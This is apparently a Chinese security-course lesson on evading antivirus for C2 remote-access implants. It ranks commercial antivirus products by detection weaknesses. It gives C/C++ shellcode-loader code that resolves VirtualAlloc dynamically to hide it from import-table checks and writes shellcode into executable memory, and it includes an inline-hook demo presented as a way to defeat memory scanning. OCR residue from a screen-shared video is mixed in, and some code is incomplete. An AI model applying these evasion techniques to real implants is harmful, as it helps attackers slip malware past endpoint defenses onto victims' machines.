


Day151 免杀对抗-C2远控篇

&C&C++&InlineHook挂钩&动态API调用&突破内存加密&导入表检测



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功

- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异
- 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀

-
- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发

-
- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级

-
- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道

-
- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道

-
- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过一下几点来检测恶意软件和行为：
- 2 1、静态查杀：最基本的查杀方式，主要通过对文件的特征码进行扫描，匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配，就判断该文件为病毒；部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态（主动）查杀：通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的Windows API，在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。
- 4 3、流量监控：监控网络流量，分析网络数据包，如果发现异常流量或者已知的恶意流量特征，就可能是恶意软件在进行网络活动。
- 5 4、行为监控：监控程序的运行行为，如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围，就可能是恶意软件。

2.2 常见杀软特点



- 1 火绒：静态查杀能力弱，没有动态查杀，横向移动防护比较强，frp等内网穿透受影响。
- 2 360安全卫士/360杀毒：静态查杀能力较强，没有动态查杀，如果开启了核晶模式，则行为查杀比较强，注入进程等敏感行为会被拦截；核晶模式在物理机中默认开启，在虚拟机中默认关闭。
- 3 360QVM：360QVM 简单的说就是使用了机器学习辅助查杀，在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓，有一点特征就会被查杀。
- 4 Windows Defender：静态查杀能力较强，动态查杀较强，监控 HTTP 流量。
- 5 卡巴斯基：普通版静态查杀能力一般，企业版静态查杀能力较强，动态查杀较强。
- 6 ESET：静态查杀能力较强，没有动态查杀。

2.3 静态查杀能力强弱



- 1 火绒 < 360安全卫士、360杀毒、Windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
- 2 目前见过静态查杀能力最强的属360QVM，连国外的杀软都有所不及，可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱



- 1 火绒、360、ESET < 卡巴斯基 < Windows Defender。
- 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言



- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost，比较小众的C2有Supershell、Manjusaka等，还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++：使用最多也是制作免杀的首选语言，很多高级的免杀技术都是使用C/C++来实现，Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#：结合了C++的性能和Java的易用性，通过.NET框架来访问各种API，写起免杀来更为简单，但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell：基于.NET框架的脚本语言，可以很方便的执行，也可以很容易的将Powershell脚本转为C#程序，同C#一样也容易被检测到，2.0以上版本需绕过AMSI。
- 5 Python：语法简单，写起来容易，大部分学免杀的新手都会Python，认为Python容易，自己也懂Python，于是从Python 开始学免杀，而结果恰恰相反，Python写起免杀来比C/C++还要复杂，在C/C++中可以直接调用 Windows API，在 Python 中则要通过一层转化间接调用Windows API，而且Python打包的程序报毒比较高，体积比较大。
- 6 Go：适合编写高性能的网络应用程序，很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发，学习Go 语言免杀可以对这些工具进行免杀。
- 7 Rust：Rust性能同C/C++，结构比较整洁但是语法复杂，不适合新手选择。
- 8 其他：ASM、Nim、Java等

3.演示案例



3.1 C2远控-Loader加载器-动态API



```
1  ->绕过杀毒对导入表的检测定性
2  例: 动态调用VirtualProtect
3  typedef BOOL(WINAPI* vp)(
4      LPVOID      Address,
5      DWORD       size,
6      DWORD       New,
7      PDWORD      old
8  );
9  vp vip = (vp)GetProcAddress(
10     GetModuleHandleA("kernel32.dll"),
11     "VirtualProtect"
12 );
13 演示: 对回调loader进行某函数动态API加载
14  typedef LPVOID(WINAPI* VAlloc)(
15      LPVOID      lpAddress,
16      SIZE_T      dwSize,
17      DWORD       flAllocationType,
18      DWORD       flProtect
19  );
20  VAlloc VAlloc = (VAlloc)GetProcAddress(
21     GetModuleHandleA("kernel32.dll"),
22     "VirtualAlloc"
23  );
```

以VirtualAlloc函数为例，实现动态API调用

实现原理:



暂停播放 16:30 VirtualAlloc 函数 (memoryapi.h)

Learn / Windows / 应用 / Win32 / API / 系统服务 / Memoryapi.h /

VirtualAlloc 函数 (memoryapi.h)

项目 · 2024/02/07

本文内容

- 语法
- 参数
- 返回值
- 注解

显示另外 2 个

保留、提交或更改调用进程的虚拟地址空间中页面区域的状态。此函数分配的内存会自动初始化为零。

若要在另一个进程的地址空间中分配内存，请使用 VirtualAllocEx 函数。

语法

查看原有类型

```
C++
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]           SIZE_T dwSize,
    [in]           DWORD  flAllocationType,
    [in]           DWORD  flProtect
);
```

参数

暂停播放 16:54

解决方案资源管理器



apito


```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29
typedef LPVOID(WINAPI* VAlloc)(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flAllocationType,
    DWORD  flProtect
);
VAlloc vip = (VAlloc)GetProcAddress(
    GetModuleHandleA("kernel32.dll"),
    "VirtualAlloc"
);

void CallBack() {
    void* p = vip(NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(p, shellcode, sizeof(shellcode));

    /*
     * EnumFontSW是Windows API，用于枚举系统中所有可用字体
     * 参数1: 设备环境句柄，表示要枚举哪个设备的字体
     * 参数2: NULL表示枚举所有字体
     * 参数3: 回调函数指针，用于处理每个枚举到的字体信息
     * 参数4: 回调函数参数
    */
}
```

替换bool类型
使用新的变量名代替VirtualAlloc





3.2 C2远控-Loader加载器-InlineHook

- 1 ->绕过杀毒对内存扫描检测定性
- 2 InlineHook又称为内联Hook，是一种强大而又灵活的Hook技术。
- 3 Inline Hook的主要思想就是直接修改目标函数的代码，
- 4 通常是在目标函数的开头插入一个跳转指令（jmp）。
- 5 这个跳转指令会将程序的执行流跳转到我们自定义的函数中。

- 1 实现方式：
- 2 x86:
- 3 // 方式一，使用jmp相对地址跳转
- 4 jmp <相对地址> ; E9 <相对地址>
- 5
- 6 // 方式二，使用寄存器jmp绝对地址跳转
- 7 mov eax, <绝对地址> ; B8 <绝对地址>
- 8 jmp eax ; FF E0
- 9
- 10 // 方式三，使用push ret绝对地址跳转
- 11 push <绝对地址> ; 68 <绝对地址>
- 12 ret ; C3
- 13
- 14 x64:
- 15 // 方式二，使用寄存器jmp绝对地址跳转
- 16 mov r12, <绝对地址> ; 49 BC <绝对地址>
- 17 jmp r12 ; 41 FF E4
- 18
- 19

```
20 // 方式三，使用push ret绝对地址跳转
21 mov r12, <绝对地址> ; 49 BC <绝对地址>
22 push r12 ; 41 54 <绝对地址>
23 ret ; C3
```



- 1 注意事项：
- 2 1.E9方式替换5个字节，B8方式替换7个字节。
- 3 2.原函数的内存保护属性在代码替换后要进行恢复，不然可能导致hook不成功。
- 4 3.保证原函数可正常运行，需在hook执行目标函数中执行原函数并把返回值进行返回。
- 5 4.为了保证下次原函数被调用时继续执行hook，所以在执行完原函数后再次进行替换使得下次原函数被调用时再次进入hook函数。



- 1 拓展技术：
- 2 API hook大致有以下几种方式：
- 3 1、Inline hook，应用层的注入hook，通过在内存中找到想要hook函数地址，并在其之前加入自己构造的跳转指令，当被hook位置执行时，便可以跳转到hook使用者自己编写的执行代码，在其执行完毕后，还原被修改的字节，接着执行正常流程。
- 4 2、IAT hook，导入表hook，通过修改导入表中某函数的地址到自己补丁函数来实现。
- 5 3、SSDT hook，内核层的hook技术，通过修改系统服务表中某个服务函数的地址到自己的补丁函数来实现。
- 6 4、IRP hook，内核层的hook技术，通过修改IRP结构体中某个成员变量指向自己的补丁函数来实现。



- 1 例子：
- 2 SetHook->MessageBoxA->MyMessageBoxA
- 3 C++自带弹窗事件函数MessageBoxA地址
- 4 My_MessageBox 代码中自定义函数地址
- 5 Inlinehook技术实现：
- 6 MessageBoxA原本插入jmp跳转指令 跳到 My_MessageBox实现触发My_MessageBox自定义函数

以X86 B8为例。

实现原理：

42:25

正在共享屏幕

InlineHook

正在讲: 小迪安全

Live Share

解决方案资源管理器

搜索解决方案资源管理器(Ctrl+Q)

解决方案"InlineHook"(1个项目/共1个项目)

InlineHook

引用

外部依赖项

头文件

源文件

1.cpp

B8.cpp

E9.cpp

资源文件

E9.cpp

1.cpp

B8.cpp

InlineHook

(全局范围)

```
1 #include <windows.h>
2 #include <stdio.h>
3
4 // 存储原始MessageBoxA函数的前7个字节
5 BYTE originalBytes[7] = { 0 };
6
7 // 存储我们要写入MessageBoxA函数的新代码
8 BYTE NewCode[7] = { 0 };
9
10 // 存储MessageBoxA函数的地址
11 BYTE* addr = NULL;
12
13 int WINAPI MyMessageBoxA(HWND hWnd, LPCTSTR lpText, LPCTSTR lpCaption, UINT uType)
14 {
15     // 输出一个消息, 表示我们的hook函数被调用了
16     printf("MessageBoxA was called!\n");
17
18     // 恢复MessageBoxA函数的原始字节
19     WriteProcessMemory(INVALID_HANDLE_VALUE, addr, originalBytes, 7, NULL);
20
21     // 调用原始的MessageBoxA函数
22     int ret = MessageBoxA(hWnd, lpText, lpCaption, uType);
23
24     // 再次设置hook, 将我们的新代码写入MessageBoxA函数
25     WriteProcessMemory(INVALID_HANDLE_VALUE, addr, NewCode, 7, NULL);
26 }
```

110 %

未找到相关问题

行: 10 字符: 22 跳: 29 空格 CRLF

输出

已保存的项

添加到源代码管理

20:53 2024-02-27

41:53

正在共享屏幕

InlineHook

正在讲: 小迪安全

Live Share

解决方案资源管理器

搜索解决方案资源管理器(Ctrl+Q)

解决方案"InlineHook"(1个项目/共1个项目)

InlineHook

引用

外部依赖项

头文件

源文件

1.cpp

B8.cpp

E9.cpp

资源文件

E9.cpp

1.cpp

B8.cpp

InlineHook

(全局范围)

```
1 #include <windows.h>
2 #include <stdio.h>
3 自定义一个MyMessageBoxA函数
4
5 int WINAPI MyMessageBoxA(HWND hWnd, LPCTSTR lpText, LPCTSTR lpCaption, UINT uType)
6 {
7     // 输出一个消息, 表示我们的hook函数被调用了
8     printf("MessageBoxA was called!\n");
9
10    // 恢复MessageBoxA函数的原始字节
11    WriteProcessMemory(INVALID_HANDLE_VALUE, addr, originalBytes, 7, NULL);
12
13    // 调用原始的MessageBoxA函数
14    int ret = MessageBoxA(hWnd, lpText, lpCaption, uType);
15
16    // 再次设置hook, 将我们的新代码写入MessageBoxA函数
17    WriteProcessMemory(INVALID_HANDLE_VALUE, addr, NewCode, 7, NULL);
18
19    // 返回原始MessageBoxA函数的返回值
20    return ret;
21 }
22
23
24 int main()
25 {
26     // 设置hook
```

110 %

3 0

行: 5 字符: 11 空格 CRLF

输出

